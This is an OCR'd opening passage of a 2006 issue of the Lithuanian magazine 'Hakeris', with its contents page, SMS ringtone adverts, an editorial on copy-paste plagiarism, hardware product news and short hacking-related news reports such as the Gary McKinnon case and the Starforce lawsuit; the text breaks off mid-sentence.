


Nr. 6 (37) /2006

SPYWARE enciklopedija

[software] Magiškasis „Inferno"
Griežta konspiracija
Padaryk tai greitai

[scena] Wikipedia

[hack] Jūs robotas?

[hack] Hakerio medžioklė
Pabėgimas iš „VMWare"
Programinis sugriovimas

[unixoid] Pasaulių karas: „ext2 vs ext3"
„Spyware" enciklopedija
Prisukamas pingvinas

[coding] Gyvenimas po BSOD
Skydelis proksiams

prenumeratos kaina:
su CD 5,99 Lt
be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 6 (37) '06



PRAMOGAUK SU ŠYPSENA!

www.inpoc.lt

LAIMĖK MOBILŲ TELEFONĄ!

Teisingai atsakykite į klausimąir laimėkite telefoną
Sony Ericsson Z300i

Kiek birželio mėnuo turi dienų?

1. 30 d. 2. 31 d.

Pasirinktą atsakymą 1 ar 2 siųskite SMS numeriu 1351 prieš tai įrašę HA TEL
Pvz.: HA TEL 1 Vardas Miestas Amžius.
Kaina tik 1 Lt. Registruokis iki 2006 06 18. Laimi aktyviausias.
Nugalėtojus informuosime asmeniškai.

LAIMĖK!

Sony Ericsson

MELODIJOS ! WAP

1	LT UNITED - We are the winners	LTUNITED
2	INCULTO - Welcome to Lithuania	INWELC
3	SEL ft. MIA - MUZIKA	SELMUZIKA
4	Alex F. - Crazy frog	CRAFROG
5	BUMER - soundtrack	BUMER
6	VILIJA - Spjaudau ir gaudau	VILISP
7	YVA - Paukštelis	YVAPAU
8	69 danguje - Devintam danguje	216344
9	BUMER 2 - Svoboda	213667
10	NL - RURI RURI	NLRURIR

lietuviškos

Mokinukės - Mažyti mielas	206018
Vudis, Vilija, Mino...- Ei na na	209490
Andrius - O kam sava	209482
Vilija - Mylėk	206288
Mino ir Vilija - Vivo per lei	188099
Andrius - Nesek sau rožių prie k...	188097
Vudis ir Geltona - Du kart du	187158
Vilija - Spjaudau ir gaudau	187157
NL - Pederastas	188101
Atlanta - Žalios mėtos	178454
Funky - Tarp krentančių žvaigžd...	173779
NL - Afigenai	173767
Biplan - Šok ir nesustok	173759
Skamp - Under the sun	134796
Ž. Žvagulis - Ir nieko daugiau	116292
Mokinukės su SEL - Vėjas	84541

hip hop

50 Cent - In Da Club	27627
50 Cent - P.I.M.P.	31874
Eminem - Like Toy Soldiers	65217
Eminem - Just Lose It	46391
Dmx - X Gonna Give It To Ya	27815
50 Cent - Window Shopper	182243
Jay Z and Linkin Park - Numb/Encore	57651
Eminem - When I'm Gone	189202
The Game feat. 50 Cent - Hate It Or Love It	88731
Black Eyed Peas - Don't Lie	172729
50 Cent - Just A Lil Bit	115915
Eminem - Cleaning Out My Closet	23234
Usher feat. Lil Jon & Ludacris - Yeah	35885
Sean Paul - We Be Burnin'	173364
Nelly Feat Kelly Rowland - Dilemma	21602
D-12 - My Band	37911
Gorillaz - Dare	155924
Black Eyed Peas - Don't Phunk With My...	94546
Ludacris - Move Bitch	23211
Gorillaz - Feel Good Inc	88727
Eminem - Without Me	23308
Vanilla Ice - Ice Ice Baby	178431
The Game - How We Do	66279
Eamon - Fuck It (I Don't Want You Back)	36832
Dmx - Party Up Here	26613
Lil Jon and The East Side Boyz - Get Low	35512
Snoop Dogg feat. Pharrell - Drop It Like...	53465

rekomenduojam

Flipsyde - Happy Birthday	201844
Prodigy - Out Of Space (Audio Bullys rmx)	188344
Black Eyed Peas - Pump It	202842
Pink - Stupid Girls	210067
Shakira Ft. Wyclef Jean - Hips Don't Lie	213723
Eminem Ft. Nate Dogg - Shake That	201846
Bob Sinclar - Love Generation	182252

eurovizija 2006

Lordi - Hard Rock Halleluja	14692
LT United - We Are The Winners	14696
Dima Bilan - Never Let You Go	14703
Kate Ryan - Je T'adore	14414
Mihai Traistariu - Tornero	14416
Anna Vissi - Everything	14410
Texas Lightning - No No Never	14418
Tina Karol - Show Me Your Love	14705

dance

Prodigy - Voodoo People	38570
Bomfunk Mc's - Freestyler	12615
Snap - Rhythm Is A Dancer	28139
Chemical Brothers - Galvanize	58043
Panjabi Mc - Jogi	30801

pop

Axel Frog - Popcorn	173545
James Blunt - You're Beautiful	173731
Pussycat Dolls - Don't Cha	172723
Britney Spears - Toxic	36120
Madonna - Hung Up	182253
Haiducii - Dragostea Din Tei	39506
Arash - Boro Boro	43652
Schnappi - Das kleine Krokodil	73574
James Blunt - Goodbye My Lover	195568
One T - The Magic Key	28246
Gwen Stefani - Hollaback Girl	94549
O-Zone - Despre Tine	40277
Robbie Williams - Tripping	173937
Depeche Mode - Precious	173687
Las Ketchup - The Ketchup Song...	20931
Britney Spears - Everytime	38648
Christina Aguilera - Dirrty	21601
Moby - Lift Me Up	74397
Shakira - La Tortura	115932
Boney M - Daddy Cool	21321
Ricky Martin feat. Amerie - I Don't Care	173265

rock

Avril Lavigne - Sk8er Boi	25024
Rammstein - Amerika	45258
The Rasmus - No Fear	173729
Queen - We Will Rock You	25005
System Of A Down - B.Y.O.B	115934
Green Day - American Idiot	123076
AC/DC - Back In Black	12073
Linkin Park - Numb	32506
Rammstein - Benzin	187205
The Rasmus - Sail Away	189207
Limp Bizkit - Rollin	9573
Marilyn Manson - Personal Jesus	43563
Slipknot - Vermilion	53468
Good Charlotte - I Just Wanna Live	65214
Marilyn Manson - Mobscene	28218
The Rasmus - In the shadow	27205
Bloodhound Gang - Uhn Tiss, Uhn Tis...	201847
System Of A Down - Kill Rock And Roll	189214

Rašyk SMS: **HA SUPER kodas**
pvz.: **HA SUPER 201844** Siųsk numeriu: **1352**
Siųsk draugui: **HA SUPER kodas** 3706xxxxxxx
Mono melodija: **HA M kodas** 2 Lt

PAVEIKSLIUKAI WAP

1. Rašyk žinutę: **HA WALL 55604** 2. Siųsti numeriu: **1352**
Nusiųsti draugui: **HA WALL 55604 3706XXXXXXX** 2 Lt.

					213243	DGREICIAU	ZIURIKO	SAFE
74424	38000	55604	36008	35964	34941	40613	34968	56399
114356	35594	35738	35595	45125	84032	40029	33405	57641
40686	114363	56751	84061	55568	LONDONS	VIJOLETA	MESA	DRAUGS
45795	41320	30608	45845	35128	GITARS	PLIUSAS	TARAKONS	GALVA

Dieve, greičiau ateitų šeštadienis!
Ko žiūri? Veidrodžio nematei?
No Fear

ŽAIDIMAI

WORMS
Kodas: **214210**
Nokia: 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3510i, 3650, 3660, 5100, 5140, 6020, 6060, 6100, 6170, 6200, 6220, 6230, 6260, 6270, 6280, 6600, 6610, 6630, 6670, 6680, 7210, 7250, 7260, 7600, 7610, 7650, 8800, 8910i, 9500, N70, N90. Siemens: C65, CX65, CX70, M65, S65, SX1. Sony Ericsson: F500, J300i, K300, K300i, K500i, K508i, K600i, K700, K750i, S700i, T630, V800, W550i, W800i, W900i, Z1010, Z600, Z800.

motoGP
Kodas: **MOTOGP2**
Nokia: 3100, 3200, 3300, 3510i, 3650, 5100, 6020, 6100, 6200, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6670, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage, N-Gage. SonyEricsson: T610, T630, Z600

Colin McRae Rally
Kodas: **CMR05**
Motorola: C650, E1000, E398, V300, V500, V525, V600, V975. Nokia: 3100, 3120, 3200, 3220, 3300, 3510i, 3650, 3660, 5100, 6100, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6630, 6670, 6680, 6800, 6820, 7200, 7210, 7250, 7250i, 7260, 7610, 7650, 8800, N-Gage. Samsung: D500, D600, D600, Z300, Z500. Siemens: C65, CX65, CX70. SonyEricsson: J300i, K300, K300i, K500i, K508i, K700, K750i, S700i, W800i, W900i, Z1010, Z800

Atsisiųsk žaidimą: WAP
Rašyk žinutę: **HA JAVA kodas**
pvz.: **HA JAVA CMR05**
Siųsti numeriu: **1354** 10 Lt
Siųsti draugui:
HA JAVA CMR05 3706XXXXXXX

DA VINCI PAVEIKSLIUKAI

Rašyk žinutę: HA WALL 39749
Siųsk numeriu: 1352 2 Lt
Nusiųsti draugui:
HA WALL 30616 3706XXXXXXX

39749 39760 39761

JAVA ŽAIDIMAS THE DA VINCI CODE THE QUEST BEGINS

Rašyk žinutę:
HA JAVA 216316
Siųsk numeriu: 1354

LG: U8110, U8120, U8130, U8138, U8180. Motorola: A1000, C650, E1000, E398, V180, V220, V3 Razr, V500, V525, V600, V975. NEC: e228, e313, e338, e616. Nokia: 2650, 3200, 3230, 3300, 3510i, 5100, 6020, 6060, 6100, 6200, 6220, 6230, 6600, 6610, 6630, 6670, 6680, 6800, 6820, 7200, 7210, 7250, 7260, 7270, 7600, 7610, 8800, 8801, 8910i, N70. Samsung: D500, D600, E700, E710, Z500. Sharp: GX30, GX1, GX20. Siemens: C65, CX65, CX70, M65, MC60, S55, S65, SL55. Sony Ericsson: F500, J300i, K300i, K500i, K600i, K608i, K700, K750i, S700i, T610, T630, V800, W550i, W600i, W800, W900i, W810i, W900i, Z1010, Z600, Z800.

THE DA VINCI CODE 3D

10 Lt

ICE AGE 2 PAVEIKSLIUKAI WAP

213552 213551 213555 213548 213547 213546

1. Rašyk žinutę: **HA WALL 213552** 2 Lt
2. Siųsk numeriu: **1352**
Siųsk draugui: **HA WALL 213552 3706XXXXXXX**

Kodas: **ICEAGE**
Nokia: 2650, 3100, 3200, 3220, 3410, 3650, 3660, 5100, 5140, 6020, 6100, 6200, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6670, 6800, 6820, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage. Motorola: V300, V500, V525. Siemens: CX65, CX70, M65, S65. Sony Ericsson: K600i, K608i, K700, K750i, W800i, Z1010.

Atsisiųsk šį JAVA žaidimą: WAP 10 Lt
Rašyk žinutę:
HA JAVA ICEAGE
Siųsti numeriu: **1354**

Išbandyk net 100 kvapą gniaužiančių meilės pozų!

1. Rašyk žinutę:
HA POZA ir numerį nuo 1 iki 100
Pvz: **HA POZA 33**
2. Siųsk numeriu: **1352** 2 Lt

MEILĖS ŽAIDIMAI

RYTIETIŠKAS HOROSKOPAS

Sužinok savo likimą ir ateitį!

1. Rašyk žinutę:
HA RHOR tavo gimimo diena, mėnuo ir metai
Pvz: **HA RHOR 03.04.1980**
2. Siųsk numeriu: **1352** 2 Lt

MP3 TONAI

Pakvaišusi karvė	94606
Sexy švilpavimas	73479
Morzės kodas	94641
Fu*king Pick It Up	73477
WaazzZZaaAP!!!	73488
Futbolo daina - Olė olė olė!	94652
Kačiukas miauksi	73462
Iš filmo „Seksas ir miestas"	25469
Paukščiukai čiulba	94653

Rašyk SMS: **HA TR kodas** WAP
pvz.: **HA TR 73488**
Siųsk numeriu: **1350**
Siųsk draugui:
HA TR kodas 3706xxxxxxx 5 Lt

IŠTRINK LOGOTIPĄ

Tik NOKIA telefonams
Rašyk žinutę: **HA L TUSCIAS**
Siųsk numeriu: **1352** 2 Lt

kūno masės indeksas

Rašyk žinutę:
HA KMI ūgį (centimetrais) svorį (kilogramais)
Pvz.: HA KMI 183 76
Siųsk numeriu: 1352 2 Lt

sužinok savo kūno masės indeksą!

WAP NUSTATYMAI jau ir Ežiui!

Įsitikink, kad tavo telefone nustatyti WAP parametrai! Atsisiųsk parametrus iš savo operatoriaus! Ši žinutė automatiškai padės sukonfigūruoti WAP nustatymus Nokia ir Sony-Ericsson telefonams. WAP ir GPRS veikia OMNITEL, BITĖS ir TELE2 (išskyrus MAŽYLIO) tinkluose.

Rašyk žinutę: **GPRSWAP** Siųsk numeriu: **1352** 2 Lt.

Surask savo telefono modelį

Pagalbos telefonas: 8 656 56000

Spalvoti paveikslėliukai tinka: Nokia: visiems naujiems modeliams. Motorola: C650, V180, V220, V300, V500, V525, V550, V600. Samsung: C100, C100, E700, E710, P400, P510, E800, E810, X450, X100, Z100, SGH-Z107. Siemens: C60, C62, C62, M55, MC60, S55, SL55, ST55, St55 (Version 2), St60, SX1. Sony Ericsson: K500i, K700, P800, P900, P910, T230, T300, T310, T610, T630, T68, Z1010, Z200, Z600. **Polifoninės melodijos tinka:** Nokia: visiems naujiems telefonams. Samsung: D500, E700, E710, P400, P510, S300M, SGH-E330, E800, E810, X450, X460, T100, V200, X100. Siemens: A60, C55, C60, C62, CF62, CV65, CX65, CX70, M55, M65, MC60, S55, S65, SK65, SL55, SL65, ST60, Sx1. Sony Ericsson: K500i, K700, K750, W800i, P800, P900, P910, S700i, T230, T290i, T300, T310, T610, T630, V800, Z1010, Z200. **Mono melodijos tinka:** Nokia: visiems naujiems telefonams. **MP3 tinka:** Nokia: 3220, 3650, 6600, 6230, 6260, 6630, 6670, 7600, 7650, 7610, N-Gage. Siemens: SX1, CX65. Sony Ericsson: K700, P900, P910, S700i, P800, Z600.

inpoc

Koks šių dienų išradimas yra pats naudingiausias? Žiūrėkime į viską kiek plačiau — neminėkime tokių dalykų kaip kompiuteriai ar automobiliai; automatinės skalbimo mašinos ar mobilieji telefonai. Kniskimės kur kas giliau.

Prieš kelis mėnesius viename Lietuvos Universitete buvo suteiktas mokslinis laipsnis už darbą, kuris buvo nuplagijuotas. Prieš kelias savaites pagaliau į viešumą „išėjo" tai, kas ir taip buvo aišku — egzaminų užduotys prieš abiturientų akis atsiduria kur kas anksčiau, nei egzaminų dieną. Referatai, moksliniai ir net kursiniai darbai jau beveik niekuo nesiskiria vieni nuo kitų. Kas bendro tarp visų šių pastebėjimų? Ne, ne protingas laiko taupymas vietoj to, kad sunkiai dirbti. Paprasčiausias „copy+paste" sindromas. Smagu, jog kompiuterinės technologijos mums padeda tobulėti... Klausimas tik kas — kiaušinis ar višta (atsiprašau, Ctrl+C ar Ctrl+V) — atsirado anksčiau?!

Ir kokia gi šio „išradimo" vertė? Ogi po greito mokslinio darbo parašymo lieka laiko paanalizuoti bankų apsaugos sistemų duomenis; arba pažaisti COD2; arba sutaupyti laiko... O ir viešosios bibliotekos bei skaityklos neperpildytos...

Joker



Žurnalas „HAKERIS"
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza"
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys"
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.552
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc."



LANGAI IR OBUOLIAI

Ne taip seniai kompanija „Apple" pranešė nusprendusi pradėti asmeninių „Macintosh" kompiuterių gamybą su „Intel" procesoriais. Tačiau tai dar ne „Apple" ir „Intel" suartėjimo pabaiga, kadangi neseniai visuomenei buvo pristatyta *Boot Camp* beta versija, kuri leis Makuose su „Intel" procesoriumi paleidinėti „Windows XP". Kaip pranešė „Apple" atstovas, jo kompanija „neturi jokių „Windows" pardavimo arba rėmimo planų, tačiau daugelis vartotojų suinteresuoti naujuose „Apple" kompiuteriuose, kurie dabar naudoja „Intel" procesorius, paleisti „Windows" OS". Vartotojams žadama labai paprasta ir patogi instaliacija, po kurios bus galima pasirinkti užkraunamą OS. Beta versiją galima parsisiųsti iš „Apple" svetainės. Gali būti, kad greitai skirtumai tarp Mac ir AK taps dar menkesni. Štai jums ir langai su obuoliais.


MOBILUS KAUPIKLIS

Manau, kad tu neatsisakytum turėti nešiojamos vizitinės kortelės dydžio įrenginio, į kurį galima sugrūsti keletą gigabaitų informacijos. Tai jau ne *flash* atmintis, o kai kas rimtesnio. Kompanija „Verbatim" pristato mobilųjį kaupiklį *Store'n'Go USB HD Drive*. Atminties talpa priklausomai nuo modelio yra 4 arba 8 Gb, informacija saugoma kietajame diske, kuris ir yra sistemos pagrindas. Gali būti, kad kai kam 8 Gb ne tiek jau daug, tačiau čia verta paminėti įrenginio gabaritus: 7x5.4x0.95 cm, o jo svoris — viso labo 50 gramų! Tai pagrindinis produkto privalumas, kurį tikrai įvertins tie, kuriems reikia talpaus, kompaktiško, o svarbiausia — mobilaus informacijos kaupiklio. Komplekte taip pat pateikiamas *Mobile Launchpad* įrankis, suteikiantis galimybę bylas apsaugoti slaptažodžiu, prieiti prie įrenginio per atstumą ir šiaip praplėsti jo funkcionalumą bei vartojimo patogumą. Įrenginys prie kompiuterio jungiamas per USB, jame gali veikti visos populiarios OS.



TITANINĖ ATMINTIS

Apie tai, kad greita ir patikima operatyvinė atmintis kompiuteriui yra labai svarbi, pasakyta jau tiek, kad kartotis tiesiog nėra prasmės. Atminties svarbos nepamiršta ir gamintojai, kurie siūlo įvairiausius modulius. Viena tokių gamintojų — kompanija „OCZ Technology". Ji pristatė savo naujovę — OCZ *PC-3200 EL Titanium DDR* seriją, kuri išsiskiria padidintu patikimumu. Pastarasis pasiekiamas dėl aukštų reikalavimų produkcijos kokybei (įskaitant rankinį testavimą). Darbo patikimumą taip pat lemia ir firminis šilumos išsklaidytojas, kuris buvo patobulintas ir dabar yra daug efektyvesnis. Kaip galima suprasti iš pavadinimo, atmintis atitinka PC-3200 (DDR 400) standartą. Jos maitinimo įtampa siekia 2,8V, atminties laikai — 2-3-2-5. Šį produktą galima įsigyti tiek ir kaip atskirą gigabaitinį modulį, tiek ir kaip *Channel Kit* rinkinį (dvi plokštelės po gigabaitą). Pabrėždama savo gaminio patikimumą, kompanija jam suteikia neribotą garantiją (*lifetime warranty*).



RĖMELIS NUOTRAUKOMS — DABAR IR SKAITMENINIS

Tau tikriausiai jau spėjo apkarsti tradicija per šventes dovanoti nuotraukų albumus arba rėmelius — arba dovanojo tau, arba pats kam nors dovanojai. Atrodytų, banalu, tačiau „Philips Digital Photo Frame" leis atgaivinti šią mielą tradiciją. Tai skaitmeniniai rėmeliai su plačiomis galimybėmis. Rėmeliai turi 7 colių įstrižainės ekraną, kuriame gali būti atvaizduojamos į įmontuotą kortelių skaitytuvą (supranta 5 formatus) arba per USB jungtį iš suderinamo įrenginio užkrautos nuotraukos. Galimi keli peržiūros režimai: atskiros nuotraukos, mozaika, *slide-show*. Įrenginys maitinamas per adapterį arba per įmontuotą akumuliatorių. Ekrano rezoliucija — 720x480 pikselių, įrenginys valdomas 6 mygtukais. Ekraną galima nustatyti portretiniu režimu. Gali pasirinkti bet kokiam interjerui tinkamą variantą — įrenginys gali būti pateikiamas skaidriame arba stilizuoto medžio korpuse. Rėmelių gabaritai — 12x164x105 mm, svoris — 0,73 kg. Įrenginys parduodamas už mažiau nei 250 dolerių.

ASUS IR „LAMBORGHINI"

Kaip manai, ką tau pasakys draugai, kai tu pareikši, kad nusipirkai *Lamborghini*? Manau, kad po to teks nuo grindų kelti jų atvėpusius žandikaulius. Neverta nieko tikslinti, nereikia girtis ir barškinti rakteliais, juk kalbama apie naująjį kompanijos ASUS įrenginį — galingą ir stilingą nešiojamąjį kompiuterį *Lamborghini VX1*. Jo apipavidalinime panaudoti *Lamborghini* logotipai, o savo galingumu ir techniniu aprūpinimu jis primena šios firmos automobilius. Spręsk pats: kompiuteris pagamintas naudojant *Intel Centrino Duo* platformą (dviejų branduolių procesorius *Core Duo T2500*, 945PM mikroschema), jame sumontuotas gigabaitas DDR2 667 operatyvinės atminties, 120 Gb kietasis diskas, universalus optinis DVD įrenginys, 15 colių ekranas, vaizdo plokštė *NVIDIA GeForce 7400*, taip pat įdiegti belaidžio ryšio *Wi-Fi* ir *Bluetooth* moduliai. Prie viso šito vertėtų pridėti firminę maitinimo valdymo technologiją *ASUS Power4 Gear+*, kuri padidina autonominio darbo laiką bei du korpuso nuspalvinimo variantus — geltoną ir juodą. Šis kompiuteris šiuo metu jau turėtų būti pradėtas pardavinėti, jo kaina — apie tris tūkstančius dolerių.



HACKNEWS ▲

60 METŲ UŽ NULAUŽIMĄ

Didžiojoje Britanijoje tęsiasi ažiotažas dėl Gario Makinono (*Gary McKinnon*), kuris prieš keletą mėnesių nulaužė NASA ir JAV Gynybos Ministerijos kompiuterių tinklus, teismo proceso. Jeigu pameni, po to šis kietuolis žurnalistams prisipažino, kad vyriausybės kompiuteriuose rado NSO egzistavimą patvirtinančių įkalčių, kas gerokai patampė aukščiausių Amerikos pareigūnų nervus. Dabar šie pareigūnai nusprendė Gariui grąžinti skolą ir reikalauja britų vyriausybės perduoti jiems „kompiuterių teroristą". Jeigu taip nutiks, hakeris bus teisiamas pagal antiteroristinius įstatymus, o tai reiškia 60 metų kalėjimo toli gražu ne pačiose šilčiausiose vietose.

Be abejo, Makinono advokatai daro viską, kad tik sukliudytų hakerio ekstradicijai į JAV. Praėjusį mėnesį iš JAV ambasados buvo pateiktas dokumentas, kuriame žadama, kad Gario byla nebus perduota į karinį teismą ir kad ji bus svarstoma kaip paprastas kompiuterinis nusikaltimas. Tačiau dokumentas buvo nepasirašytas, todėl ginančiosios pusės tai neįtikino. Kol juristai sprendžia, kur bus teisiamas hakeris, viso to kaltininkas mielai bendrauja su spauda bei tikina, kad NASA jis nulaužė vedinas smalsumo ir kad nenorėjo padaryti jokios žalos.

HARDNEWS ▲

VELNIOP LAIDUS!



Vis daugiau įrenginių atsisako laidų, kaip kad driežas kartais pameta savo uodegą: informacija perduodama oru, kas yra daug patogiau, nei jungiamųjų kabelių lianos. Šiandien belaidžių įrenginių būryje sulaukėme papildymo — „Logitech" ausinių, kurios atsikratė nereikalingos laidų naštos ir dėl to nė kiek nekenčia: jų veikimo spindulys siekia 50 metrų, kas suteikia tau galimybę klausytis muzikos ir vaikščioti po visus namus. Techniniu požiūriu sistema susideda iš nedidelio prie kompiuterio jungiamo siųstuvo su USB sąsaja bei į ausines įmontuoto imtuvo. Jie prisiderina vienas prie kito dar gamybos metu, todėl po įjungimo nereikia nieko papildomai konfigūruoti. Siekiant išvengti galimų trukdžių ir konfliktų su kitais įrenginiais, įrenginyje numatyta veikimo dažnio pakeitimo galimybė. Su komplekte pateikiama programine įranga ir į įrenginį įmontuotu valdymu, kuris įtaisytas ant dešinės ausinės, galima reguliuoti garso stiprumą, perjunginėti dainas ir taip toliau. Galima pritaikyti daugelį šiuolaikinių daugialypės terpės (multimedia) grotuvų.

KAIP BŪTŲ, JEI BŪTŲ

ACME 2.1 KA-203 | *125 Lt*
www.acmemedia.lt

„Acme Media" pristato visai „skanias" garso kolonėles — „šviesoforo" tipo dizaino aukšto dažnio garsiakalbių korpusai iš karto patraukia akį kiekvienam. Ar jiems užtenka galios? Panašu, kad taip – bendra RMS vatų galia siekia 40. Žinoma, jeigu galima atlikti tokius matematinius veiksmus, nes 20 vatų dovanoja žemų dažnių garsiakalbis, o dar po 10 prideda dvi aukštųjų dažnių kolonėlės. Džiugina tai, kas kituose garsiakalbių rinkiniuose dažnai liūdina — kabelio ilgis siekia 1,5 metro, o tai yra pakankamai daug tokiai garso sistemai. Nelyginsime su 7.1 ir panašiomis sistemomis, nes pastarosios dažnai atsigabena net 10 m. ilgumo laidus. Pamirškime tai — Acme KA-203 yra itin dailūs ir kokybiški garsiakalbiai, prie kurių dar pridedamas ir intuityvus nuotolinio valdymo pultelis. Kaip ten bebūtų, tai išties puikus sprendimas tiems, kas kompiuteriu tik klausosi muzikos, o ne rengia klubo lygio vakarėlius.



„STARFORCE" BOIKOTAS

Teisme buvo pateiktas ieškinys vienai iš kiečiausių apsaugų nuo diskų kopijavimo — *Starforce*. Visa esmė tame, kad *Starforce* tvarkyklė vos įdiegta gauna maksimalias priėjimo prie kompiuterio resursų galimybes ir gana griežtais būdais bando užkirsti kelią žaidimų kopijavimui: prasidėjus bet kokiai įtartinai veiklai kompiuteris paprasčiausiai persikrauna. Galiausiai ši *Starforce* ypatybė sąlygojo teisminį ieškinį prieš kompaniją „Ubisoft", kuri šią apsaugą aktyviai naudoja savo produktuose. 5 milijonų dolerių ieškinio iniciatoriumi tapo Krisas Spensas. Be to, internete atsidarė svetainė, kurios kūrėjai ragina boikotuoti su *Starforce* apsaugotus žaidimus. Svetainėje pateikiama informacija apie naudojamus apsaugos metodus ir paaiškinama, kaip ši pikta tvarkyklė gali pakenkti vartotojui.



FILTRAVIMO PASEKMĖS

JAV baigėsi interneto paslaugos tiekėjo „Verizon Communications" teismas. Klientai grupinį ieškinį prieš kompaniją padavė dar praėjusiais metais, po to, kai kompanija filtruodama spamą blokavo gaunamą paštą iš kai kurių geografinių zonų. Taip su draugais ir giminėmis kitoje pasaulio pusėje susirašinėjantys žmonės negaudavo naujų laiškų. Teismas priteisė kiekvienam iš 5 milijonų metų eigoje „Verizon" teikiamomis pašto paslaugomis besinaudojusių klientų išmokėti iki 28 dolerių, taip pat atlyginti paslaugos kainą už šį laiką. Toks rezultatas tenkino toli gražu ne visus. Pavyzdžiui, firma „Swift & Graf" savo nuostolius įvertino 1,4 milijono dolerių ir ruošiasi kovoti toliau. O pats tiekėjas savęs kaltu nelaiko. Kaip pareiškė „Verizon" atstovas, jie bandė kiek įmanoma optimaliau sukonfigūruoti filtrą, tačiau konfigūravimo metu įvyko sutrikimas — kam nepasitaiko. Kitas šios bylos teismo posėdis įvyks šių metų birželio pabaigoje.



KENKSMINGAS „MICROSOFT" PATAISYMAS

Priimta manyti, kad pataisymas — tai programa, skirta tam tikroms sistemos klaidoms pašalinti. Panašu, kad „Microsoft" šis apibrėžimas šiek tiek kitoks. Balandžio viduryje kompanija išleido pataisymą, kuris sutvarko kritišką langinių pažeidžiamumą, leidusį kompiuteryje įvykdyti laisvai pasirinktą kodą. Neilgai trukus po jo įdiegimo tūkstančiai vartotojų susidūrė su naujais nesklandumais. Kai kam atsisakė veikti spausdintuvas, kai kam nebeatpažino skaitmeninio fotoaparato, kai kuriems iš viso be jokių priežasčių persikraudavo kompiuteris. Paaiškėjo, kad visa problema — *Verclsid.exe* byloje, kuri įėjo į minėto pataisymo sudėtį ir kuri konfliktavo su įvairiais įrenginiais. „Microsoft" techninės pagalbos svetainė buvo tiesiog užversta nusiskundimais, o kol kompanija bandė išspręsti šią problemą, kompiuterių forumuose ėmė rastis „mėgėjiški" sprendimai, pradedant *verclsid* pervadinimu prieš įdiegimą iki procesų užbaigimo. „Microsoft" pamėgino visus nuraminti, atseit, „sorry, shit happens", ir priminė, kad nepaisant galimo išleidžiamų pataisymų „žalumo", kompiuterio sveikatos labui nerekomenduojama išjungti automatinio sistemos atnaujinimo. Manau, kad dabar šis pataisymas jau turėtų būti sutvarkytas.

PORNOŠANTAŽAS

Kinijos Jangžu mieste policija areštavo hakerį, kuris nusprendė užsidirbti iš taikių sutuoktinių šantažo. Kai vyrui teko išvažiuoti į komandiruotę Pekine, porelė nusprendė pasinaudoti civilizacijos gėrybėmis ir suorganizuoti vaizdo konferenciją, kurios metu jie vienas kitam demonstravo savo intymiąsias grožybes. Jie nė neįtarė, kad jų kibernetiniais išdykavimais mėgaujasi hakeris, kuris ne už ilgo pasirodė eteryje ir pareikalavo apvalios sumelės. Sutuoktiniai mokėti atsisakė ir vietoje to kreipėsi į policiją. Hakerį areštavo po keleto dienų. Apklausos metu vaikinas prisipažino, kad iš tiesų jis joks ne kompiuterių specialistas, o įsilaužimui į svetimus kompiuterius skirta programa su juo pasidalino draugas. Ponios Nagasaki kompiuterį jis aptiko visiškai atsitiktinai, ir tai įvyko būtent tada, kai ji vyrui rodė savo nepridengtas grožybes. „Aš negalvojau, kad 